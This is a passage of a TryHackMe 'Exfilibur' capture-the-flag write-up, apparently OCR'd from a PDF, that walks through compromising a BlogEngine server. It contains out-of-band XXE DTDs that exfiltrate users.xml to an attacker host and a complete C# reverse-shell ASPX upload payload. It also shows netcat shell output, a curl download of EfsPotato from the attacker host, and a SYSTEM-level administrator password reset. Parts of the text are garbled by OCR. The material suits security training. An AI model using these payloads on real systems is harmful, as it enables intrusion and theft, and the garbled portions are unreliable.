10.10.242.59 = - [26/Feb//2024 13:41:03] *GET /exfil.dtd HTP/1.1* 200
10.10.242.59 = - [26/Feb//2024 13:41:03] *GET /EX7;X20forX2016-bitX20ap
P/1.1* 404 -
Next, we edit the <code>exfil.dtd</code> to retrieve the users.xml at
C:/inetpub/wwwroot/blog/App Data/users.xml.
oob.dtd
 <!DOCTYPE foo SYSTEM "http://10.8.211.1:445/exfil.dtd">
<foo>&e1;</foo>
exfil.dtd
<!ENTITY % p1 SYSTEM</pre>
"file:///C:/inetpub/wwwroot/blog/App Data/users.xml">
<!ENTITY % p2 "<!ENTITY e1 SYSTEM 'http://10.8.211.1:445/EX?%p1;'>">
   --(0xb0b&kali)-[~/Documents/tryhackme/exfilibur]
http://exfilibur.thm/blog/syndication.axd?apml=http://10.8.211.1:445/oo
b.xml
The path was chosen correctly, and we receive the users.xml.
   -(0*bbb8 kali)-[~/Documents/tryhackme/exfilibur]

$ python =n http.server 445
rving HTTP on 0.0.0.0 port 445 (http://0.0.0.0:445/) ...
1.10.242.59 - [26/feb/2024 13:41:03] 'GET /osh.xml HTTP/1.1" 200 -
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1.10.242.59 - [26/feb/2024 13:41:03] 'GET /csh.zeforx2016-bits20appX20supportX0DX0A[fonts]%0DX0A[extensions]%0DX0A[mci%20extensions]%0DX0A[files]%0DX0A[Mail]%0DX0A
1.1.1" 404 -
1.10.242.59 - [26/feb/2024 13:43:19] 'GET /osb.xml HTTP/1.1" 200 -
1.10.242.59 - [26/feb/2024 13:43:19] 'GET /osb.xml HTTP/1.1" 200 -
1.10.242.59 - [26/feb/2024 13:43:19] 'GET /osb.xml http://incommons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.comm
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
Using CyberChef we are able to retrieve the hashes of the users admin and guest, encoded in base64.

```
Output
<Users> cr
 <User>ce
   <UserName>Admin</UserName>cm
   <Password> 
   <Email>post@example.com</Email>cm
   <LastLoginTime>2007-12-05 20:46:40</LastLoginTime>cm
 </User>cm
 <! -- cr
<User>cm
   <UserName>merlin</UserName>cx
   <Password></Password>ca
   <Email>mark@email.com</Email>cm
   <LastLoginTime>2023-08-11 10:58:51
 </User>cm
-->cR
 <User>cm
   <UserName>guest</UserName>cmm
   <Password> </Password>cm
   <Email>guest@email.com</Email>cm
   <LastLoginTime>2023-08-12 08:47:51/cx
 </User>cm
</Users>
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
We are only able to crack the hash of the user guest. With that, we are able to log in. But keep in mind, that the + in the base64 encoded string is also decoded. So you have to add that again.

Getting Access

With the found credentials, we are able to log in as user guest.



There is a post in the draft that contains a password. There is also a note that this should not actually be reused, but probably is. We are able to authenticate ourselves as admin to blogengine with the password. But this does not seem to be absolutely necessary.



Machine Access

We use the following exploit for initial machine access:

https://github.com/irbishop/CVEs/blob/master/2019-10720/README.md

This requires authenticated access. But it was also possible to upload without authenticationas part of the Challenge. The selected port is very important here. A successful upload is indicated by a 201 response:

```
Request
                                                                                             Response
                                                                               □ /n □
                                                                                           Pretty Raw Hex 1
1 HTTP/1.1 201 Created
                                                                                                                                                                          5 \n =
           Raw
  1 POST /blog/api/upload?action=file HTTP/1.1
2 Host: exfilibur.thm
                                                                                                               no-cache
  3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
                                                                                             3 Pragma: no-cache
4 Content-Type: application/json; charset=utf-8
                                                                                           4 Content-Type: application/json; Gne
5 Expires: -1
6 Server: Microsoft-IIS/10.0
7 X-Powered-By: ASP.NET
8 Date: Mon, 26 Feb 2024 17:39:29 GMT
9 Connection: close
10 Content-Length: 72
 Firetox/52.0
4 Accept: text/plain
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9 Content-Type: multipart/form-data;
                                        ',
'---12143974373743678091868871063
   boundary=
                                                                                            12 "/blog/file.axd?file=%2f2024%2f02%2fPostView.ascx|PostView.ascx (1.9KB)"
  Content-Length: 2170
  1 Upgrade-Insecure-Requests: 1
                                 --12143974373743678091868871063
  4 Content-Disposition: form-data; filename="PostView.asc
Below is the payload, which was sent via Burpsuite.
POST /blog/api/upload?action=file HTTP/1.1
Host: exfilibur.thm
User-Agent: Mozilla/5.0 (X11; Linux x86 64; rv:52.0) Gecko/20100101
Firefox/52.0
Accept: text/plain
```

```
Accept-Language: en-US, en; q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data;
boundary=-----
                           -----12143974373743678091868871063
Content-Length: 2170
Upgrade-Insecure-Requests: 1
                -----12143974373743678091868871063
Content-Disposition: form-data; filename="PostView.ascx"
<%@ Control Language="C#" AutoEventWireup="true"
EnableViewState="false"
Inherits="BlogEngine.Core.Web.Controls.PostViewBase" %>
<%@ Import Namespace="BlogEngine.Core" %>
<script runat="server">
static System.IO.StreamWriter streamWriter;
  protected override void OnLoad(EventArgs e) {
       base.OnLoad(e);
using(System.Net.Sockets.TcpClient client = new
System.Net.Sockets.TcpClient("10.8.211.1", 445)) {
   using(System.IO.Stream stream = client.GetStream()) {
     using(System.IO.StreamReader rdr = new
System.IO.StreamReader(stream)) {
       streamWriter = new System.IO.StreamWriter(stream);
       StringBuilder strInput = new StringBuilder();
       System.Diagnostics.Process p = new System.Diagnostics.Process();
       p.StartInfo.FileName = "cmd.exe";
       p.StartInfo.CreateNoWindow = true;
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p.StartInfo.UseShellExecute = false;
       p.StartInfo.RedirectStandardOutput = true;
       p.StartInfo.RedirectStandardInput = true;
       p.StartInfo.RedirectStandardError = true;
      p.OutputDataReceived += new
System.Diagnostics.DataReceivedEventHandler(CmdOutputDataHandler);
      p.Start();
      p.BeginOutputReadLine();
      while(true) {
        strInput.Append(rdr.ReadLine());
        p.StandardInput.WriteLine(strInput);
         strInput.Remove(0, strInput.Length);
  private static void CmdOutputDataHandler(object sendingProcess,
System.Diagnostics.DataReceivedEventArgs outLine) {
    StringBuilder strOutput = new StringBuilder();
       if (!String.IsNullOrEmpty(outLine.Data)) {
          try {
                 strOutput.Append(outLine.Data);
                    streamWriter.WriteLine(strOutput);
                    streamWriter.Flush();
               } catch (Exception err) { }
</script>
<asp:PlaceHolder ID="phContent" runat="server"
EnableViewState="false"></asp:PlaceHolder>
         -----12143974373743678091868871063--
```

Our successful upload can be confirmed by means of the directory traversal vulnerability CVE-2019-10717.


We set up a listener on port 445 and query the following request via cURL to trigger the payload.

After a short wait, we receive a reverse shell as exfilibur\merlin. This has an interesting privilege set that we will exploit later, the SeImpersonatePrivilege. There is also another user. The user kingarthy is also on the system.


```
-(<mark>0×b0b®kali</mark>)-[~/Documents/tryhackme/exfilibur]
 __$ nc -lnvp 445
listening on [any] 445 ...
connect to [10.8.211.1] from (UNKNOWN) [10.10.65.195] 49714
Microsoft Windows [Version 10.0.17763.4737]
(c) 2018 Microsoft Corporation. All rights reserved.
whoami
c:\windows\system32\inetsrv>whoami
exfilibur\merlin
whoami /priv
c:\windows\system32\inetsrv>whoami /priv
PRIVILEGES INFORMATION
                                Description
                                                                              State
Privilege Name
SeAssignPrimaryTokenPrivilege Replace a process level token
                                                                              Disabled
SeIncreaseQuotaPrivilege Adjust memory quotas for a process
                                                                              Disabled
SeAuditPrivilege
                                Generate security audits
                                                                              Disabled
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeImpersonatePrivilege Impersonate a client after authentication Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set
                                                                              Disabled
net users
c:\windows\system32\inetsrv>net users
User accounts for \\EXFILIBUR
                           DefaultAccount
Administrator
                                                      Guest
                                                      WDAGUtilityAccount
kingarthy
                           merlin
The command completed successfully.
Unfortunately, the user flag cannot be found at merlin.
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```
cd C:\Users\merlin\desktop
c:\windows\system32\inetsrv>cd C:\Users\merlin\desktop
dir
C:\Users\merlin\Desktop>dir
Volume in drive C has no label.
Volume Serial Number is A8A4-C362
Directory of C:\Users\merlin\Desktop
11/14/2018 06:56 AM <DIR>
11/14/2018 06:56 AM <DIR>
11/14/2016 03:36 PM 527 EC2 Feedback.website
06/21/2016 03:36 PM 554 EC2 Microsoft Windows Guide.website
2 File(s) 1,081 bytes
2 Dir(s) 9,775,300,608 bytes free
```

We remember the credential reuse. And try to connect to the machine as kingarthy via RDP and use the password from the draft post.



We are able to connect and find the users flag on the Desktop of the user.



Privilege Escalation

Back to our reverse shell, we try to escalate our privileges using the SeImpersonatePrivilege. For this, we make use of the EfsPotato.



Abusing Tokens

HackTricks

SelmpersonatePrivilege

This is privilege that is held by any process allows the impersonation (but not creation) of any token, given that a handle to it can be obtained. A privileged token can be acquired from a Windows service (DCOM) by inducing it to perform NTLM authentication against an exploit, subsequently enabling the execution of a process with SYSTEM privileges. This vulnerability can be exploited using various tools, such as juicy-potato, RogueWinRM (which requires winrm to be disabled), SweetPotato, and PrintSpoofer.



RoguePotato, PrintSpoofer, SharpEfsPotato, GodPotato



GitHub - zcgonvh/EfsPotato: Exploit for EfsPotato(MS-EFSR EfsRpcOpenFileRaw with SeImpersonatePrivilege local privalege escalation vulnerability).

GitHub

cd C:\Users\merlin\desktop

We download the source on the target system.

curl http://10.8.211.1:445/EfsPotato/EfsPotato.cs -o ep.cs

And compile it like described on the machine. Fortunately it does not get detected by defender, and is therefore not deleted.

C:\Windows\Microsoft.Net\Framework\v4.0.30319\csc.exe ep.cs
-nowarn:1691,618

After executing whoami via EfsPotato we see we are nt authority\system.



Now, we just change the password of the administrator using EfsPotato and try to RDP into the machine with the new credentials set.

.\ep.exe "cmd.exe /C net user administrator Password1234!"

.\ep.exe "cmd.exe /C net user administrator Password1234!"

C:\Users\merlin\Desktop>.\ep.exe "cmd.exe /C net user administrator Password1234!"

Exploit for EfsPotato(MS-EFSR EfsRpcEncryptFileSrv with SeImpersonatePrivilege local privalege escalation vulnerability).

Part of GMH's fuck Tools, Code By zcgonvh.

CKE-2021-36942 patch bypass (EfsRpcEncryptFileSrv method) + alternative pipes support by Pablo Martinez (@xassiz) [www.blackarrow.net]

[+] Current user: EXFILIBUR\merlin

[+] Pipe: \pipe\lsarpc


[!] binding ok (handle=1188710)

[+] Get Token: 848

[!] process with pid: 1308 created.

The command completed successfully.

We are able to connect as Administrator and find the root flag on the Desktop.



Recommendation

Don't missout on Jaxafeds writeup, with a different privilege escalation approach using SeRestorePrivilege and SeTakeOwnershipPrivilege on user kingarthy.



TryHackMe: Exfilibur

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Ensure you don't overlook Voltas writeup on obfuscating GodPotato to elevate the privileges.